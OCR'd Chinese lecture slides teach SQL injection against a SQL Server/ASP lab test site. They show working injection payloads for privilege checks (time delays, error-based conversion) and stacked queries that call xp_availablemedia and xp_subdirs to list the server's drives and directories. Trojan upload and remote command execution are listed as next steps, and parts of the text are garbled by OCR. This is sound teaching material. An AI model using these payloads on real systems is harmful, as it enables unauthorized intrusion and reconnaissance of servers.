
✓ url + ‘%20and%20system_user%3E0--　　系统用户

✓ url + ‘%20and%20user%3E0--　　当前用户

✓ ……


信息采集

- 其实也可以通过一些软件来进行信息采集，如Pangolin。在网址栏里输入存在SQL注入点的网址，然后点击“播放键”得到下图。



信息采集

- 选择Select all。然后点击Go，即可得到这些信息。



SQL注入的基本流程

寻找注入点

信息采集

权限判断

权限判断

- 众所周知，SQLServer的用户sa是个等同Adminstrators权限的角色，拿到了sa权限，几乎肯定可以拿到主机的Administrator了。所以权限对于攻击是及其重要的。
- 获取权限通常是通过SQL标准命令来得到的：
  - ✓ 用户语句： user 、 current_user 、 session_user 、 system_user
  - ✓ 构造注入语句，如：

    ' if user ='dbo' waitfor delay '0:0:5 '--

权限判断

- 在浏览器中输入上述插入语句，由于本asp用户即为dbo，所以在5秒的时延后出现正确的网页。

http://192.168.174.1/AspTest/sqlin/entnews_view.asp?id=11

' if user ='dbo' waitfor delay '0:0:5 '--

权限判断


大S：我本是善良少女 却被妹妹陷害 - Windows Internet Explorer
文件(F) 编辑(E) 查看(V) 收藏夹(A) 工具(T) 帮助(H)
ser ='dbo' waitfor delay '0:0:5 '--
Google
收藏夹
大S：我本是善良少女 却被妹妹陷害
本网站只是用于测试
哎呀。。这真的是个漏洞测试网站。。
体育新闻 花边娱乐 电影速递 股票金融 联系我们
大S：我本是善良少女 却被妹妹陷害
Wrong parament or the news has been deleted!...
路途坎坷人气不降 片约多难分身
Internet
100%


权限判断

- 判断用户权限的方法多种多样，也可直接使用current_user根据IIS错误信息来判断。如：

http://192.168.174.1/AspTest/sqlin/entnews_view.asp?id=11

' and current_user>0--

权限判断


无法显示网页 - Windows Internet Explorer
文件(F) 编辑(E) 查看(V) 收藏夹(A) 工具(T) 帮助(H)
http://192.168.174.1/AspTest/sqlin/
Google
收藏夹
无法显示网页
技术信息(用于支持人员)
错误类型：
Microsoft OLE DB Provider for ODBC Drivers (0x80040E07)
[Microsoft][ODBC SQL Server Driver][SQL Server]在将
nvarchar 值 'dbo' 转换成数据类型 int 时失败。
/AspTest/sqlin/somefunc.asp, 第 41 行
浏览器类型：
Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1;
Trident/4.0; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648;
.NET CLR 3.5.21022; .NET CLR 3.0.4506.2152; .NET CLR
3.5.30729)
网页：
GET /AspTest/sqlin/entnews_view.asp
时间：
2010年5月18日, 15:07:00
详细信息：
Microsoft 支持
完成
Internet
100%

SQL注入的基本流程

寻找注入点

信息采集

权限判断

攻击系统

攻击系统

- 在上述步骤都进行之后，可以进一步的攻击系统了。以下列出一些攻击方式仅供参考：
  - ✓ 利用WEB的远程管理功能

    （上传木马、下载文件，目录浏览、修改配置等）
  - ✓ 注入攻击（骗过系统获取合法身份等）
  - ✓ 猜测表中各项内容（用户名、密码等）
  - ✓ 远程执行CMD命令

一个攻击实例

- 这里我们对目标漏洞测试网站进行SQL注入攻击
- 攻击目的是**遍历系统的目录结构，获取主机磁盘信息**
- 攻击方法和步骤：

① 先创建一个临时表：temp

② 利用xp_availablemedia来获得当前所有驱动器,并存入temp表中

③ 利用xp_subdirs获得子目录列表,并存入temp表中


一个攻击实例

- 创建一个临时表：temp
- 通过如下插入语句完成

http://192.168.174.1/AspTest/sqlin/entnews_view.asp?id=11

';create table temp(id nvarchar(255),num1 nvarchar(255),num2 nvarchar(255),num3 nvarchar(255));--

一个攻击实例


□□S□□□y□□□□□□□□□□□□ □□□□□□□□□□ - Windows Internet Explorer
文件(F) 编辑(E) 查看(V) 收藏夹(A) 工具(T) 帮助(H)
varchar(255),num3 nvarchar(255));--
Google
收藏夹
□□
sqlindb
数据库关系图
表
系统表
dbo.enternews
dbo.financenews
dbo.movienews
dbo.polnews
dbo.sportsnews
dbo.temp
网站首页 时事新闻
新闻详情
□□□□ □
en deleted!...
下一条新闻：Twins • :□□□□□□□□□□□□ TL□□□v□□□
完成
Internet
100%

一个攻击实例

- 创建好临时表Temp后，通过如下插入语句完成对当前驱动器的扫描，并将结果存入Temp表中。

  http://192.168.174.1/AspTest/sqlin/entnews_view.asp?id=11

  ';insert temp exec master.dbo.xp_availablemedia;--

- 运行成功后在服务器查看Temp表可以看到表中多出如下内容。

表 - dbo.temp | 摘要

id	num1	num2	num3
C:\	-176635904	0	2
D:\	-1964437504	1	2
E:\	-909942784	1	2
F:\	645894144	0	2
G:\	481959936	1	2
H:\	-1598222336	0	2

一个攻击实例

- 之后利 表中。

  http: =11

  ';ins :\';--

- 运行 。

表 - dbo.temp | 摘要

	id	num1	num2	num3
	D:\	-1964437504	1	2
	E:\	-909942784	1	2
	F:\	645894144	0	2
	G:\	481959936	1	2
	H:\	-1598222336	0	2
	WINDOWS	NULL	NULL	NULL
	UPDATE	NULL	NULL	NULL
	Documents and ...	NULL	NULL	NULL
	Program Files	NULL	NULL	NULL
	Inetpub	NULL	NULL	NULL
	360Rec	NULL	NULL	NULL
	Downloads	NULL	NULL	NULL
	FOUND.000	NULL	NULL	NULL
	1	NULL	NULL	NULL
	AppServ	NULL	NULL	NULL
	FOUND.001	NULL	NULL	NULL
	360Downloads	NULL	NULL	NULL
	FOUND.002	NULL	NULL	NULL
